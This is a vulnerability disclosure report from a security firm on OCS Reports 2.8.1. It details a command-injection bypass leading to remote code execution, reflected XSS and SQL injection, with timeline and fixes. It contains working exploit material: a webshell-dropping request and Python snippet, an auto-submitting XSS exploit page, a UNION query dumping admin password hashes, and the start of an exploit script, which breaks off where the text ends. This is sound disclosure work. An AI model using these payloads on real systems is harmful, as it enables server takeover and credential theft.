



OCS Inventory

Security Open Source Research program

OCS Reports

July 21

[Public Diffusion]

Security Research - OCS Reports

XMCO – Security consulting company

www.xmco.fr

info@xmco.fr

Phone: +33 1 79 35 29 30

DOCUMENT IDENTIFICATION

Document history

Version	Date	Comment	In charge
0.1	01/03/2021	Document creation	Erwan Dupard
0.2	01/03/2021	Document redaction	Erwan Dupard Julien Terriac
1.0	12/03/2021	Document validation	Julien Terriac

Project Team

Name	Company
Gilles Dubois	OCS Inventory
Erwan Dupard	XMCO
Simon Bucquet	XMCO
Julien Terriac	XMCO

CVE report timeline

- Vulnerabilities identified: 11th February 2021
- Client contacted: 17th February 2021
- CVE requested: 12th March 2021
- Report sent: 14th March 2021
- Fix remediation: 29th April 2021
- Report publication: 12th July 2021

TABLE OF CONTENTS

1 EXECUTIVE SUMMARY	4
2 INTRODUCTION	5
2.1 USER’S INPUT SECURITY FILTERING BYPASS.....	5
3 DESCRIPTION OF VULNERABILITIES	7
3.1 OCS-XMCO-CVE1: REMOTE COMMAND EXECUTION ON THE MS_SNMP_CONFIG.PHP	7
3.1.1 THE INITIAL ISSUE (CVE-2020-14947).....	7
3.1.2 OUR FINDINGS	8
3.2 OCS-XMCO-CVE2: CROSS-SITE-SCRIPTING (XSS)	11
3.2.1 XSS ON AJAX.PHP.....	11
3.2.2 XSS ON CALENDARFIELD.PHP	15
3.3 OCS-XMCO-CVE3: INJECTION SQL ON OCS REPORTS.....	17
4 ANNEXES	19
4.1 EXPLOITATION SCRIPT	19
4.2 GLOBAL EVALUATION	22
4.2.1 EVALUATION OF THE VULNERABILITIES	22
4.2.2 EVALUATION OF RECOMMENDATIONS	24

1 EXECUTIVE SUMMARY

The XMCO R&D entity conducted some security research on the OCS Reports product:

OCS (Open Computers and Software Inventory Next Generation) is an assets management and deployment solution. Since 2001, OCS Inventory NG has been looking for making software and hardware more powerful. OCS Inventory NG asks its agents to know the software and hardware composition of every computer or server.

The research was made on a local environment by running the code version 2.8.1 (10 decembre 2021) from github:

- <https://github.com/OCSInventory-NG/OCSInventory-ocsreports>

Three vulnerabilities were identified:

- The old CVE not correctly patched (CVE)
- A reflected blackbox XSS injection
- An authenticated SQLi

By chaining 2 of them (XSS + RCE), **it allows an unauthenticated attacker to take over the server (RCE).**

2 INTRODUCTION


2.1 User's input security filtering bypass

On the OCS application, there exists 2 main entry points:

- Index.php : this endpoint is dedicated to display the page for the end user. It returned HTML content.
- Ajax.php : this endpoint is dedicated to receiving requests from the browser asynchronously. By sending back JSON instead of HTML to render content without having to refresh the page.

All the users' input are being sanitized through a custom mechanism implement by OCS Inventory. It filters the users' input using the PHP function htmlspecialchars() on all arguments sent through POST and GET request.

The htmlspecialchars() will transform the special characters (HTML tags) like < or " in the HTML entities equivalent. For instance, the character < becomes <?. All the filtered users' inputs are stored in a global array called protectedPost. This security mechanism ensures that all arguments sent to the application is filtered and secured. This process is applied on every page of the application).




When using the AJAX endpoint, another process on the user's input is being made:

```
if (AJAX) {
    parse_str($protectedPost['ocs'][0], $params);
    $protectedPost += $params;


    ob_start();
}
```

The code above parse the ocs[] parameter from the protectedPost array and parse it as a URL query string using the PHP function parse_str. This function will decode the HTML entities. In other words, it will revert the transformation being made by the htmlspecialchars() PHP security function.


The raw user's input will be added to the protectedPost without any security filtering.



This "transformation" has been found on 84 pages. The protectedPost global variable is an array that map key to value from the user's arguments.



The `$protectedPost += $params;` instruction is not merging the content of `$params` into the `$protectedPost` parameter. Instead, **it only adds a key value pair if it is not already there**. So, to add key/value pair unfiltered, the attacker needs to specify the variable name he wants to inject.



3 DESCRIPTION OF VULNERABILITIES

3.1 OCS-XMCO-CVE1: Remote Command Execution on the ms_snmp_config.php

Severity	High
Exploitation complexity	Sophisticated
Risk	Server takeover
Operating mode	Authenticated attacker on the admin console
Description	A Remote Code Execution (RCE) vulnerability in OCS Reports in OCS Report v2.8.1 and earlier allows remote attackers to execute arbitrary command on the server via the <code>mib_file</code> and <code>SNMP_MIB_DIRECTORY</code> parameters on <code>/ocsreports/ajax.php?function.php=SNMP_config</code> .
Attack vector	The attacker is sending a malicious HTTP request.
Affected component	<code>/ocsreports/ajax/calendarfield.php</code>
Recommendation	<p>R1 – Use <code>escapeshellarg</code> to protect the injected parameters, instead of using <code>escapeshellcmds</code> on the whole command. This will prevent the injection of additional parameters.</p> <pre><?php \$mibFile = escapeshellarg(\$_GET['mib_file']); shell_exec("snmptranslate [...] '\$mibFile');</pre>

3.1.1 The initial issue (CVE-2020-14947)

This previous vulnerability referenced CVE-2020-14947 was due to a lack of sanitization on two parameters passed to the PHP function `shell_exec`:

- `mib_file` :
- `SNMP_MIB_DIRECTORY` : this value can be configured on the

The vulnerable URL is:

- `/ocsreports/ajax.php?function.php=SNMP_config`

The exploitation of this vulnerability is well explained by Askar the author of the initial research on OCSInventory.

- OCS Inventory NG v2.7 Remote Command Execution (The initial RCE vulnerability report by Askar)

A fix was introduced in the version 2.8 of OCSInventory consisting of filtering the whole command (containing the user inputs) with the PHP security function `escapeshellcmd`. This way, the attacker cannot inject any command line breakers since they will be escaped.

For reference: both `escapeshellcmd` and `escapeshellarg` PHP security function can be used and provide different behavior:

- PHP Manual - `escapeshellcmd`
- PHP Manual - `escapeshellarg`

3.1.2 Our findings

The main issue with the security PHP function `escapeshellcmd`, it does not disable avoid the following set of characters:

- Space
- -
- /
- .

With such character, an attacker can pass additional parameters to the `snmptranslate` program especially with the “-” character. Furthermore, the `snmptranslate` binary provides a way to write its output into a log file:

-L LOGOPTS	Toggle various defaults controlling logging:
e:	log to standard error
o:	log to standard output
n:	don't log at all
f file:	log to the specified file
s facility:	log to syslog (via the

If we successfully inject our parameter to write an arbitrary file on the file system containing arbitrary content, we will be able to gain remote code execution:

- With the `-Lf` option, we are able to write a file with an arbitrary location on the file system.
- With “--” Linux option, it allows to dump raw content to the log file we just created.

```
0% 0! [📅] fév 05 17:01:26 /tmp @ 36dca8 → snmptranslate -Lf /tmp/test.log -- REFLECTED_CONTENT
0% 2! [📅] fév 05 17:01:33 /tmp @ 36dca8 → cat /tmp/test.log
File: /tmp/test.log
REFLECTED_CONTENT: *Unknown Object Identifier (Sub-id not found: (top) -> REFLECTED_CONTENT)
0% 0! [📅] fév 05 17:01:35 /tmp @ 36dca8 → █ The content passed after the double dashes is reflected into the provided log file
```

Capture 1.4: snmptranslate provides an option to outputs its logs into an arbitrary file

Using the security bypass presenting in the introduction, we can inject raw input in the `mib_file` variable. This means we are able to drop a webshell on the server.

We can inject a PHP tag into the command line passed to PHP function `shell_exec()`, we can use the tiniest PHP shell to gain remote code execution:

- `<?=$_GET[1]?>`

We used the following directory to write our shell (it is writable in the default configuration):

- `/usr/share/ocsinventory-reports/ocsreports/plugins/`

So the request looks like:

```
POST /ocsreports/ajax.php?function.php=SNMP_config HTTP/1.1

[...]

Content-Disposition: format-data; name="ocs[]"

mib_file=test%20-Lf%20%2Fusr%2Fshare%2Focsinventory-reports%2Focsreports%2Fplugins%2Fshell.php%20--%20%3C%3F%3D%60%24_GET%5B1%5D%60%3F%3E

[...]
```


The following Python code is used to forge a valid request and thus write a PHP shell file into the remote webroot:

```
# [...]
data = {}

basename = f"shell_{rand_str()}.php"
payload = f"test -Lf /usr/share/ocsinventory-reports/ocsreports/plugins/{basename} -- <?=$_GET[1]?>"

data["ocs[]"] = f"mib_file={urlencode(payload)}"

# [...]
```

 **Please look at exploit.py for the full exploitation script.**

Notes

With the tiny webshell, we can now execute code on the remote server. The capture below shows the output of the id command.

```
py3 0% 0! 📁 fév 05 18:26:27 /tmp @ 36dca8 → ./exploit.py admin:admin 'http://127.0.0.1/ocsreports'
Here is your shell: http://127.0.0.1/ocsreports/plugins/shell_a31D9Ea0CC19fbd59ba6A4CC496da98e.php?1=id
py3 0% 0! 📁 fév 05 18:26:50 /tmp @ 36dca8 → curl -s 'http://127.0.0.1/ocsreports/plugins/shell_a31D9Ea0CC19fbd59ba6A4CC496da98e.php?1=id'
ANYVALUE/test: No such file or directory
uid=48(apache) gid=48(apache) groups=48(apache)
: Unknown Object Identifier (Sub-id not found: (top) -> uid=48(apache) gid=48(apache) groups=48(apache)
)
py3 0% 0! 📁 fév 05 18:26:50 /tmp @ 36dca8 → █
```

The command provided is executed on the server

As the above scenario requires the attacker to have a super admin account, we did search the application for unauthenticated reflected XSS as well as unauthenticated SQL injection allowing us to leverage the impact of this remote code execution vulnerability.

3.2 OCS-XMCO-CVE2: Cross-Site-Scripting (XSS)

Severity	Moderate
Exploitation complexity	Sophisticated
Risks	<ul style="list-style-type: none"> • Phishing campaign • Account takeover • Generic browser manipulation
Operating mode	Unauthenticated attacker
Description	Cross-site scripting (XSS) vulnerability in OCS Reports in OCS Report v2.8.1 and earlier allows remote attackers to inject arbitrary web script or HTML on the calendarfield.php via the fieldid parameter.
Attack vector	The attacker is sending a malicious HTTP request.
Affected component	/require/commandLine/CommandLine.php
Recommendation	<p>R2 – Use the PHP function htmlspecialchars to encode everything rendered on the page through PHP. In the case of the first XSS, forcing application/json on the response should be fine. However, for the second one, you will need to encode the whole variable using the following PHP snippet:</p> <pre>\$protectedAgainstXSS = htmlspecialchars(\$string, ENT_QUOTES, 'UTF-8');</pre>

Using the bypass on AJAX.php, we were able to find an unauthenticated reflected XSS. This vulnerability allows us to perform specific action on the behalf of the administrator. This can be done by injecting JavaScript content into the browser page of the victim.

Such an attack requires user interaction but can be used to perform privileged/authenticated action and thus, exploits “authenticated” vulnerabilities.

3.2.1 XSS on ajax.php

An XSS vulnerability exists on the ajax.php file. When submitting a simple HTTP POST request on this file returns us the following JSON data:

```
py3 0% 0! [mar 11 15:01:45 /tmp @ 36dca8 → http -v POST :/ocsreports/ajax.php "Cookie: PHPSESSID=$COOKIE"
POST /ocsreports/ajax.php HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 0
Cookie: PHPSESSID=9u3eepq6ujvtf0mispqktkg3139
Host: localhost
User-Agent: HTTPie/2.3.0

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 77
Content-Type: text/html; charset=UTF-8
Date: Thu, 11 Mar 2021 14:01:46 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.6 (CentOS) PHP/7.3.25 mod_perl/2.0.11 Perl/v5.16.3
Set-Cookie: PHPSESSID=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0
Set-Cookie: VERS=7039; expires=Fri, 11-Mar-2022 14:01:46 GMT; Max-Age=31536000
Set-Cookie: LIST_GROUPS_col=N%3B; expires=Fri, 11-Mar-2022 14:01:46 GMT; Max-Age=31536000
X-Powered-By: PHP/7.3.25

{
  "customized": true,
  "data": 0,
  "draw": null,
  "recordsFiltered": 0,
  "recordsTotal": 0
}
```

The content-type header specifies text/html instead of application/json

However, the content looks like JSON

Capture 1.4: The HTTP response indicates text/html instead of application/json

The text/html content-type header indicates to the browser to interpret the content of the page. If we successfully inject our own content into the response, we get an XSS (Arbitrary JavaScript execute).

We found that the draw parameter can be controlled via a simple POST "argument":

```
py3 0% 130! [mar 11 15:06:14 CVE-2021-XXXXX_XSS @ 36dca8 → λ git master* → http -v \
--form POST :/ocsreports/ajax.php \
"Cookie: PHPSESSID=$COOKIE" \
"draw=reflected+content<img src=x>"
POST /ocsreports/ajax.php HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 41
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: PHPSESSID=9u3eepq6ujvtf0mispqktkg3139
Host: localhost
User-Agent: HTTPie/2.3.0

draw=reflected%2Bcontent%3Cimg+src%3Dx%3E

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 92
Content-Type: text/html; charset=UTF-8
Date: Thu, 11 Mar 2021 14:06:17 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.6 (CentOS) PHP/7.3.25 mod_perl/2.0.11 Perl/v5.16.3
Set-Cookie: PHPSESSID=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0
Set-Cookie: VERS=7039; expires=Fri, 11-Mar-2022 14:06:17 GMT; Max-Age=31536000
Set-Cookie: LIST_GROUPS_col=N%3B; expires=Fri, 11-Mar-2022 14:06:17 GMT; Max-Age=31536000
X-Powered-By: PHP/7.3.25

{
  "customized": true,
  "data": 0,
  "draw": "reflected+content",
  "recordsFiltered": 0,
  "recordsTotal": 0
}
```

The content is reflected on the page. However, the tags are stripped

Capture 1.4: We have control over the draw parameter, but the HTML tags are stripped

We can use the same technique from the Remote Code Execution vulnerability to encode our own content and thus gain arbitrary Javascript execute:

```

py3 0% 0! [mar 11 15:34:05 CVE-2021-XXXXX_XSS @ 36dca8 → \ git master* → http -v \
--form POST :/ocsreports/ajax.php \
"Cookie: PHPSESSID=$COOKIE" \
"ocs[]=draw=%3cimg src=x onerror=alert(1)%3e"
POST /ocsreports/ajax.php HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Length: 61
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Cookie: PHPSESSID=9v3eepq6ujvtfomspqktk3139
Host: localhost
User-Agent: HTTPie/2.3.0
Double URL encoded HTML entities
ocs%5B%5D=draw%3D%253cimg+src%3Dx+onerror%3Dalert%281%29%253e

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 103
Content-Type: text/html; charset=UTF-8
Date: Thu, 11 Mar 2021 14:34:06 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.6 (CentOS) PHP/7.3.25 mod_perl/2.0.11 Perl/v5.16.3
Set-Cookie: PHPSESSID=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0
Set-Cookie: VERS=7039; expires=Fri, 11-Mar-2022 14:34:06 GMT; Max-Age=31536000
Set-Cookie: LIST_GROUPS_col=N%3B; expires=Fri, 11-Mar-2022 14:34:06 GMT; Max-Age=31536000
X-Powered-By: PHP/7.3.25

{
  "customized": true,
  "data": 0,
  "draw": "<img src=x onerror=alert(1)>",
  "recordsFiltered": 0,
  "recordsTotal": 0
}

```

The HTML code is successfully injected in the response

Capture 1.4: We successfully injected our custom HTML content in the draw parameter

An attacker can host a page on his server and then send the link to this page to execute JavaScript under the context of OCS into the administrator browser. Here is a simple example of this page executing alert(document.domain) on the victim’s browser:

```

File: test.html
1 <html>
2 <head></head>
3 <body>
4 <script>
5 const exploit = async () => {
6   alert(document.domain);
7 };
8
9 const payload = `const exploit = ${exploit.toString()};exploit();`;
10
11 const targetUrl = "http://127.0.0.1/ocsreports";
12 const stager = '<img src=x onerror=eval(decodeURIComponent(window.Location.hash.substr(1)))>';
13
14 const form = document.createElement("form");
15 const hiddenInput = document.createElement("input");
16
17 form.action = `${targetUrl}/ajax.php#${payload}`;
18 form.method = "POST";
19
20 // Prepare the vulnerable parameter
21 hiddenInput.type = "hidden";
22 hiddenInput.name = "ocs[]";
23 hiddenInput.value = `draw=${encodeURIComponent(stager)}`;
24
25 // Adds the hidden input (vulnerable parameter) to the form element
26 form.appendChild(hiddenInput);
27
28 // Adds the form to the DOM
29 document.body.appendChild(form);
30 form.submit();
31 </script>
32 </body>
33 </html>


```

The JavaScript code executed in the victim's browser

We submit the form immediately after the victim has loaded the page

Capture 1.4: Illustrating the exploit HTML page used to execute alert(document.domain) on the victim’s browser

Loading this page on the victim’s browser results of the following alert being displayed:



Capture 1.4: The JavaScript code injected is successfully interpreted by the browser

A more complex version of this XSS has been used to perform the Remote Code Execution from the XSS. Instead of executing `alert(document.domain)`, we execute multiple JavaScript code to manipulate the iframe and thus make the admin submit the form vulnerable to Remote Code Execution.

Loading this page will upload a webshell on server:



Capture 1.4: Exploiting the remote code execution vulnerability from the XSS

3.2.2 XSS on calendarfield.php

Another XSS vulnerability can be exploited the same way to perform the Remote Code Execution. This Cross-Site-Scripting flow affects the following page and parameter:

File Path	Method	Parameter
/ocsreports/ajax/calendarfield.php	GET	fieldid

The fieldid parameter is directly taken from the \$_GET array and then reflected in the page:

```

0% 0! mar 11 16:05:36 ocsreports @ 36dca8 → λ git master* → cat ajax/calendarfield.php
File: ajax/calendarfield.php
1  <?php
2  /*
3   * Copyright 2005-2019 OCSInventory-NG/OCSInventory-ocsreports contributors.
4   * See the Contributors file for more details about them.
5   *
6   * This file is part of OCSInventory-NG/OCSInventory-ocsreports.
7   *
8   * OCSInventory-NG/OCSInventory-ocsreports is free software: you can redistribute
9   * it and/or modify it under the terms of the GNU General Public License as
10  * published by the Free Software Foundation, either version 2 of the License,
11  * or (at your option) any later version.
12  *
13  * OCSInventory-NG/OCSInventory-ocsreports is distributed in the hope that it
14  * will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty
15  * of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
16  * GNU General Public License for more details.
17  *
18  * You should have received a copy of the GNU General Public License
19  * along with OCSInventory-NG/OCSInventory-ocsreports. if not, write to the
20  * Free Software Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,
21  * MA 02110-1301, USA.
22  */
23  require_once('../require/function_commun.php');
24  require_once('../var.php');
25
26  if(isset($_GET['fieldid'])){
27      $html = get_html($_GET['fieldid']);
28      echo $html;
29  }
30
31
32  function get_html($fieldId) {
33      global $L;
34      $html = '<div class="input-group date form_datetime">
35              <input type="text" class="form-control" name=".'.$fieldId.'" id=".'.$fieldId.'" value=""/>
36              <span class="input-group-addon"
37                '.calendars($fieldId, $_SESSION['OCS']['DATE_FORMAT_LANG']).'
38            </span>
39            </div>';
40
41      return $html;
42  }
43  ?>

```


The \$fieldId variable is not sanitized against XSS injection

Capture 1.4: Vulnerable code exposed on the OCSInventory instance




The code showed above does not require authentication and can be used to perform phishing campaign on the platform.

As an example, here is a simple alert(document.domain) executed from a browser:



Capture 1.4: Our JavaScript code is successfully injected into the page

From now, we can inject the exploit function used to perform the remote code execution and gain access to the server, by sending one link to the admin.

 <p>Expert advice / Note</p>	<p>Both vulnerabilities can be used to exploit both SQL injection and Remote Code Execution from a privileged context (the admin browser).</p> <p>However, the SQL Injection described below doesn't need the account targeted to be an admin. A classic user account is able to exploit it and thus extract the admin password (ie: SQL Injection)</p>
--	---

3.3 OCS-XMCO-CVE3: Injection SQL on OCS Reports

Severity	Moderate
Exploitation complexity	Trivial
Risk	Dump the entire database including the admin password
Operating mode	Authenticated attacker on the admin console
Description	SQL injection vulnerability in OCS Reports in OCS Report v2.8.1 and earlier allows an authenticated attacker to execute arbitrary SQL commands via the parameter value and filtre on /ocsreports/ajax.php?function=visu_computers.
Attack vector	The attacker is sending a malicious HTTP request.
Affected component	/plugins/main_sections/ms_all_computers/ms_all_computers.php
Recommendation	R3 – Always use prepared statement to perform SQL request using PHP.

Our research led to a last critical vulnerability allowing to dump the admin password from the database using a classic user account on the application.

This vulnerability is exploitable by any user on the application and/or can even be exploited by the XSS.

File Path	Method	Parameter
/ocsreports/ajax.php?function=visu_computers	GET	value and filtre

Adjusting both parameters value and filtre allows us to extract the admin password:

```
127.0.0.1/ocsreports/ajax.php?function=visu_computers&value=' AND 1=0 UNION SELECT PASSWD, 1[...].1, 1, 1 FROM operators LIMIT 1 OFFSET 0 -- -- &filtre=a.TAG
{"draw":null,"recordsTotal":1,"recordsFiltered":1,"data":[{"TAG": "$2y$10$1Hpm1Sx7CWVnitCCSM5h.Od6m
VC8Go2xoPzISnt0jnXKkoM3vFhLi","lastdate":"1","name":"1<va>","ID":"1","userid":"1","osname":"1","capa":"1","processors":"1","workgroup":"1","osversion":"1","oscom
ARCHIVER":"<vspan><va>","SUP":"<vspan><va>","ACTIONS":"<vspan><va> <vspan><va> "}], "customized":true}
```

Extracting the admin password using the SQL injection vulnerability

Capture 1.4: Extracting any account password using the SQL injection vulnerability

4 ANNEXES

4.1 Exploitation script

The exploitation script will trigger through the RCE with an account. It will drop a webshell on:

- /ocsreport/plugins/shell_xmco.php

Here an example on how to run the script:

- ./exploit-CVE-2020-14947-bypass.py 'admin:admin' http://127.0.0.1/ocsreports

```
#!/usr/bin/env python

import sys
import requests
import string
import random
import base64
from bs4 import BeautifulSoup
from urllib.parse import quote as urlencode

proxies = {"HTTP": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}

DEFAULT_CHARSET = string.hexdigits

def rand_str(length=32, charset=DEFAULT_CHARSET):
    r = ""
    for _ in range(length):
